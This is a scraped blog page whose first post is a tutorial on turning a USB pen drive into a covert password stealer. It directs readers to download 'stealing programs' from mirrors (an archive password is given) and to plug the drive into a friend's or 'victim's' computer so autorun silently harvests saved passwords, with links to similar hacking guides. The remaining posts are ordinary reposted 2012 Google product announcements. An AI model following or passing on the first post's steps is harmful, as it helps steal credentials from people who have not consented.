Make Your Pen Drive Into A Password Stealing Device

Posted by Unknown Rabu, 19 Desember 2012 0 komentar
All we use pen drives to transfer or collect data from another computer. Did you ever think that your pen drive can steal or hack all the passwords from a computer just when you connect it.

You don’t have to make any commend, just connect and get passwords! Once you make your pendrive according to the process bellow, and your pen drive will become a silent hacking device.
password stealer pendrive
Required things
1. A pen Drive.
2. Stealing Programs. (Download from the link bellow)
pendrive password stealer softs
Let’s see the process:
1. Download a zip folder from the link bellow.
2. Extract the folder and copy it to your pen drive.
3. Done. Now just insert your pen drive into your friend’s computer and see magic.

When you get back to your home, all you need to check newly created text files into pen drive for passwords.

Note: This program will not work automatically if the autorun option has disabled in your victims pc. But you can make it work by manually run ‘autorun’ program from your pen drive.

Download Link:
Mirror-1
Mirror-2
(password for archive is topone2u)

See also:
How To Hack Computer admin Log in Password With A Pendrive
How To Make A Firefox Into A Password Stealing Keylogger
How To Hack Passwords or Steal Personal Data From A Remote Computer

Please leave us comment if you have faced any complicity with this tutorial!

Baca Selengkapnya ....

Introducing Magazines on Google Play for the UK

Posted by Unknown Kamis, 13 Desember 2012 0 komentar
Following hot on the heels of the recent launch of music on Google Play in the UK, we’re pleased to announce that from today, you’ll also be able to buy digital versions of your favourite magazines for reading on the go.

Popular titles from some of the world’s leading publishers such as Condé Nast UK, Dennis Publishing, Future, Haymarket, Hearst UK, Immediate Media and IPC Media are now available for purchase on your Android phone or tablet.

Get in shape with Men’s Fitness, cook up a storm with olive, work off all that turkey and Christmas pudding with Slimming World, catch up on the latest must-have gadgets with T3 and read a preview of The Hobbit in this month’s edition of Total Film.

You can stay abreast of the week’s key events with Hello!, New Statesman and The Spectator and keep on top of the latest lifestyle news with Cosmopolitan, Glamour and Tatler. Petrolheads can pick out some new wheels with What Car?, while domestic goddesses can take their inspiration from Good Housekeeping.

Browse the Play Store to find your favourite magazines, discover new titles with a 30-day free trial, buy single issues or purchase a money-saving monthly or annual subscription to leading titles such as Elle, Harper’s Bazaar, Vogue and Wired. New Nexus devices even come pre-loaded with free issues of Men’s Fitness, .net and Vogue to get you started.

All your latest issues will be instantly available on your Android tablet or phone, or online, using our web reader, and organised in your collection in the cloud. You can flip through your magazine carousel to quickly decide what to read next or simply search for a specific title in your magazine collection.


Magazines are available today to enjoy on the sofa or on the go via your Android devices and on play.google.com, so please take a look.

Posted by Avi Yaar, Product Manager, Google Play

Baca Selengkapnya ....

Sound Search for Google Play widget, now available on Google Play

Posted by Unknown Rabu, 12 Desember 2012 0 komentar

“What's this song?” Starting today, the Sound Search for Google Play widget is available to download from the Play store, so you can start identifying music playing around you, directly from your Android device’s homescreen.


Sometimes, you hear a song you like while you’re out and about but don’t want to download it right at that moment. The Sound Search widget syncs across all of your devices, so that song you recognized with your phone in the coffee shop can be quickly purchased from your tablet at home.

For devices running Android 4.2, you can add the widget directly to your device’s lockscreen, letting you recognize songs without even unlocking your phone, making it even easier for you to catch that song at the club.

The Sound Search for Google Play widget is available on Google Play for devices in the U.S. running Android 4.0 and above. After you’ve installed it, go to the widget picker and drag the Sound Search widget onto your homescreen. You can click on the widget at any time to start recognizing music around you.

Posted by Annie Chen, Software Engineer

Baca Selengkapnya ....

New in Google Currents: Scan through your favorite categories, editions and breaking news

Posted by Unknown 0 komentar
Keeping up on the news out there can be overwhelming. That's where Google Currents comes in—an app that allows you to discover, share and read your favorite news outlets, blogs and online magazines (what we together refer to as “editions”) on your smartphone or tablet—even when you’re offline. Currents is filled with great editions like The Los Angeles Times, CBS Sports, Android Central, The Guardian, Shortlist, and Forbes. Today, we’re revamping Currents to make it even easier to scan through all your favorite categories and specific editions with just the swipe of a finger. And, we’re using some of the technology behind Search to bring you breaking stories on those celebrity scandals, that fiscal cliff negotiation or hottest holiday gift.

Scan through categories 
We’re now grouping editions into categories to help you keep track of your existing subscriptions and discover new ones. Check out editions related to your interests through categories like Entertainment, Sports, Lifestyle and more. All of your content will be grouped in these categories, accessible from a sidebar. And you can organize your editions in each category with favorites on top.

We’ve also made it easy to quickly browse through top articles from all your favorite editions in a category—just swipe horizontally. If you subscribe to more than a dozen News editions like The Atlantic, ABC News and The Telegraph, you can quickly swipe through the entire category and dive into editions with articles of interest.


Scan through editions 
We’ve also made it easier to scan headlines in a particular edition—just swipe vertically. Want to see what’s new in Popular Science? Just swipe through through the headlines. After you view a story we’ll mark it as read, so it’s easier to see new content each time you use Currents.


Scan through breaking stories 
To help you stay up-to-date with the latest news, Google Currents now uses some of the technology behind Search to deliver the hottest breaking stories in categories such as World, Entertainment, Sports, Science and more. You’ll find new articles from hot topics that interest you, while discovering existing Currents editions you can subscribe to. Breaking stories are customized to your country and language—so we’ll only show you relevant news.


Currents optimizes editions to look great on whatever type of device you're using. Now articles shine, with larger images and layouts that are intelligently optimized for your device, whether you're on a phone or a tablet. Check out some of our newest featured partners like Cars.com, Voice of America News and New Scientist.

Back in April we expanded Google Currents internationally. Since then millions of readers around the world have downloaded Currents, reading over 700 publisher editions and tens of thousands of self-produced editions. The updated app is now available for download on Google Play and coming soon to iOS. We hope that today’s updates make keeping up with the latest news fast, easy and fun no matter where you are or what device you’re using.

Posted by Mussie Shore, Group Product Manager

Baca Selengkapnya ....

New Google Now: the perfect travel companion for the holidays

Posted by Unknown Rabu, 05 Desember 2012 0 komentar
Now Dasher! Now Dancer! Now, Prancer and Vixen! On, Comet! On, Cupid! On, Donner and Blitzen! For Santa’s holiday travel this season, Google Now is just the prescription.

As you head off this holiday season, the latest update to Google Now makes it even more useful for traveling. Before you even leave your house, Google Now will tell you what the weather will be like at your destination (just in time to make sure you remember to pack those mittens). At the airport, your boarding pass is automatically pulled up, helping you breeze through to the gate (launching shortly for United Airlines, with more to come). And once you've arrived at your destination, Google Now can help you uncover some great activities, by showing you events happening around you, suggesting websites for you to explore as you research things to do, or allowing you to learn more about specific pieces while you’re at a museum (using Google Goggles).


All of this builds on top of some of the other cards designed for travel, like the currency conversion, translation, and flight status cards -- hopefully taking a little bit of the stress out of holiday travel so you can focus on family and fun.

We're also making Voice Search even more powerful: you can find out the name of the song that’s playing (“What’s this song?”), quickly find product info (“Scan this barcode”) and post updates to Google+ simply by using just your voice.


These goodies are waiting for you in the updated Google Search app, available on Google Play for devices running Android 4.1, Jelly Bean, or higher.

Posted by Baris Gultekin, Product Management Director

Baca Selengkapnya ....

Edit spreadsheets on the go with the Drive mobile app

Posted by Unknown Rabu, 28 November 2012 0 komentar
You’re making your list, you’re checking it twice -- and now you can do it from anywhere.

Just in time for this year’s holiday season, you can edit Google Sheets on your mobile device, just like you can with Google Docs. From the Drive app on your Android device, you can create a new spreadsheet or edit an existing one. You can switch fonts, resize columns, sort data, and more. And just like on your computer, you’ll be able to see other people’s edits in real time as they’re made.


Beyond spreadsheets, you may notice a few other tweaks to the Drive app, including better text formatting when you paste from one Google document to another. And from your Android device, you can edit text within tables in documents and add a shortcut on the homescreen of your device to any specific file in Drive.

Whether it’s holiday recipes, shopping lists, or just your family budget, the Drive app on your mobile device makes it easy to get stuff done wherever you are.

Get the Google Drive app today on Google Play.

Posted by Shrikant Shanbhag, Software Engineer

Baca Selengkapnya ....

Google Shopper 3.0 - New features to help with your holiday shopping

Posted by Unknown Jumat, 09 November 2012 0 komentar
As you hit the mall this holiday season, chances are you’ll be accompanied by a reliable personal shopping companion: your mobile phone. Four out of five mobile phone and tablet owners plan to use their device for holiday shopping - for comparing prices, locating nearby stores, and searching for coupons. Today, with the launch of Google Shopper 3.0 for Android, you can easily browse for gift ideas, research products, and locate great deals on the go. 
Search for products and get gift ideas on the redesigned home page
The app’s redesigned home screen features a bigger search box for easier navigation. When you browse curated gift ideas and latest trends on the home page or search for apparel and accessories, larger photos let you view product designs in more detail.


Find great sales and special offers
Shopper now makes it quick and easy to find great deals at local and online stores. From the new Sales page, you can view weekly circulars from nearby stores, along with a handful of featured current promotions which you can redeem online or in person. Shopper also shows you store promotions, such as ‘30% off’ or ‘free shipping’, as you search for products in the app.


Use GoodGuide rating to Identify healthy, safe, and eco-friendly products 
Whether you shop with a conscience or would like a reason to start, Shopper now features GoodGuide ratings, a rating system that indicates on a scale of one to ten whether a product is healthy, safe and environmentally friendly. When GoodGuide ratings are available for a product, you can view these by scrolling down the product detail screen, as shown below. You can learn more about the GoodGuide rating system here.


You can download Shopper 3.0 for your Android device from Google Play.

Posted by John Shriver-Blake, Product Manager, Google Shopper

Baca Selengkapnya ....
Trik SEO Terbaru support Online Shop Baju Wanita - Original design by Bamz | Copyright of android amazon.